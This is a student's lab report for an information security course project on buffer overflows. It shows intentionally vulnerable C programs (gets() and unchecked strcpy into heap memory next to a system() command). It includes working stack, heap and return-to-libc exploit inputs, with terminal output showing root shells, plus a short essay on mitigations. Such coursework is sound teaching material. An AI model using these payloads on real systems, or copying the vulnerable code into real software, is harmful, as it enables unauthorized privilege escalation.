CS4235/6035 Information Security
Project #1 Buffer Overflow

Noam Lerner
903047143


1) Stack buffer Overflow

I wrote the following code in order to illustrate a stack overflow:

```
#include <stdio.h>
#include <string.h>

void grant_access(){
   printf ("\n Root privileges given to the user \n");
}
void deny_access(){
   printf ("\n Wrong Password \n");
}

void login(){
   char buff[8];

   printf("\n Enter the password : \n");
   gets(buff);
   printf("%s\n",buff );

   if(strcmp(buff, ""))
   {
      deny_access();
   }
   else
   {
      grant_access();
   }
}

int main(int argc, char *argv[]){
   login();
   return 0;
}
```

The program written requests a password, checks to see if it is correct and will either “grant root access” or deny it. The correct password is an empty string, but I, the hacker, do not know that. This string could have been received from a server, etc.


Using GDB, I found the important addresses I need – that of grant_access(), the eip register and buff. All of these were located while in the login() function. The important parts of the stack look like this:



My plan was to overwrite the return address of the login function so that it returned into the grant_access() function, giving me root privileges. The diagram shows that the EIP register is 21 bytes after buff, and so to execute a successful attack I must write the address of “grant_access()” into buff[20] (21 characters/bytes). The address of grant_access() is 0x804844d. In order to input hex into the char array, I used the bash command ‘echo’ to pipe the malicious string into the program. The direction of the overflow was from low to high memory. The call to this program looks like:

```
echo -e "aaaaaaaaaaaaaaaaaaaa\x4d\x84\x04\x08" | ./a.out
```

This first produces the output “wrong password” because the password is incorrect. It then outputs “Root privileges given to the user” because the function returns to the address I have overwritten in EIP, grant_access().




```
root@ubuntu-VirtualBox:/media/sf_project1# echo -e "aaaaaaaaaaaaaaaaaaaa\x4d\x84\x04\x08" | ./a.out

 Enter the password :
aaaaaaaaaaaaaaaaaaaaM�

 Wrong Password

 Root privileges given to the user
Segmentation fault (core dumped)
root@ubuntu-VirtualBox:/media/sf_project1# 
```

2) Heap Buffer Overflow

I wrote the following code to show a buffer overflow vulnerability:


```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char **argv) {
        char *text = (char *)malloc(4);
        char *command = (char *) malloc(200);

        printf("%s\n",text );

        strcpy(command, "ls");

        strcpy(text, argv[1]);
        system(command);
        return 0;
}
```

This program receives text as an argument which it plans on displaying later. It also stores a command it plans on executing as a string. Both of these are stored on the heap. The plan of attack was to overflow the text string in order to write a different command to be executed by the system.
The original malloc'd blocks look like this:



This figure shows that the beginning of command starts at text[16], and so to overwrite the data, I need to place the command I want to inject at this location. After running the program, I was able to input 16 "a"s and the letters "sh". This accomplished opening a root shell, instead of the intended "ls" function, and overwrote the heap data metadata structure.


The output looked like this:



```
root@ubuntu-VirtualBox:/media/sf_project1# ./a.out aaaaaaaaaaaaaaaaash

# whoami
root
# 
```

This attack worked because the two blocks were malloc’d right after one another, so they were next to each other in memory. The unchecked strcpy into the text pointer extended into the command pointer.

After this attack, the heap looks like this:




Exploiting Buffer Overflow

I exploited the sort.c file with the following data:

```
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7f76a24
```

This fills in the first 20 lines with the address of the system() function. While EIP was located at buff[18], there was no point not to fill in all of the lines with this address. The function arguments are then located two location away at buff[21] and that is filled in with a pointer to the string “sh”. The output of the program looks like this:


File Machine View Input Devices Help
root@ubuntu-VirtualBox: /media/sf_project1
11:26 PM
Right Ctrl

```
root@ubuntu-VirtualBox:/media/sf_project1# ./sort ./data
Current local time and date: Thu Feb  2 23:25:56 2017


Source list:
0xb7e56190
0xb7e56190
0xb7e56190
0xb7e56190
0xb7e56190
0xb7e56190
0xb7e56190
0xb7e56190
0xb7e56190
0xb7e56190
0xb7e56190
0xb7e56190
0xb7e56190
0xb7e56190
0xb7e56190
0xb7e56190
0xb7e56190
0xb7e56190
0xb7e56190
0xb7e56190
0xb7f76a24

Sorted list in ascending order:
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7e56190
b7f76a24
# whoami
root
# 
```

Open Question

Code diversification and control flow integrity both make attacking a program more cumbersome for an attacker. Code diversification makes it so that even if an attacker has a copy of the source code, the memory addresses found may not be consistent across different instances of the same program. If it were possible for every instance of a program to run differently, this would be extremely effective in mitigating an attackers ability to plan an attack. Right now it seems like the main implementation of Code diversification applies to sets of instances, not each instance making it so that an attacker could figure out which type of instance is running on the machine he/she wants to attack. It is also still possible to reverse engineer a single instance and break it if this was necessary for an attacker.

Control flow Integrity ensures that a program follows a predefined control flow kept in a different part of memory. This, again would be difficult to circumvent. Still, an attacker could find a hack that matches the predefined control flow’s schema, or possibly overwrite the schema to make the program think the hacked control flow is correct.

These methods definitely make attacks more difficult to execute, but a determined hacker could still get in. Brute force is still an option if worst comes to worst for them.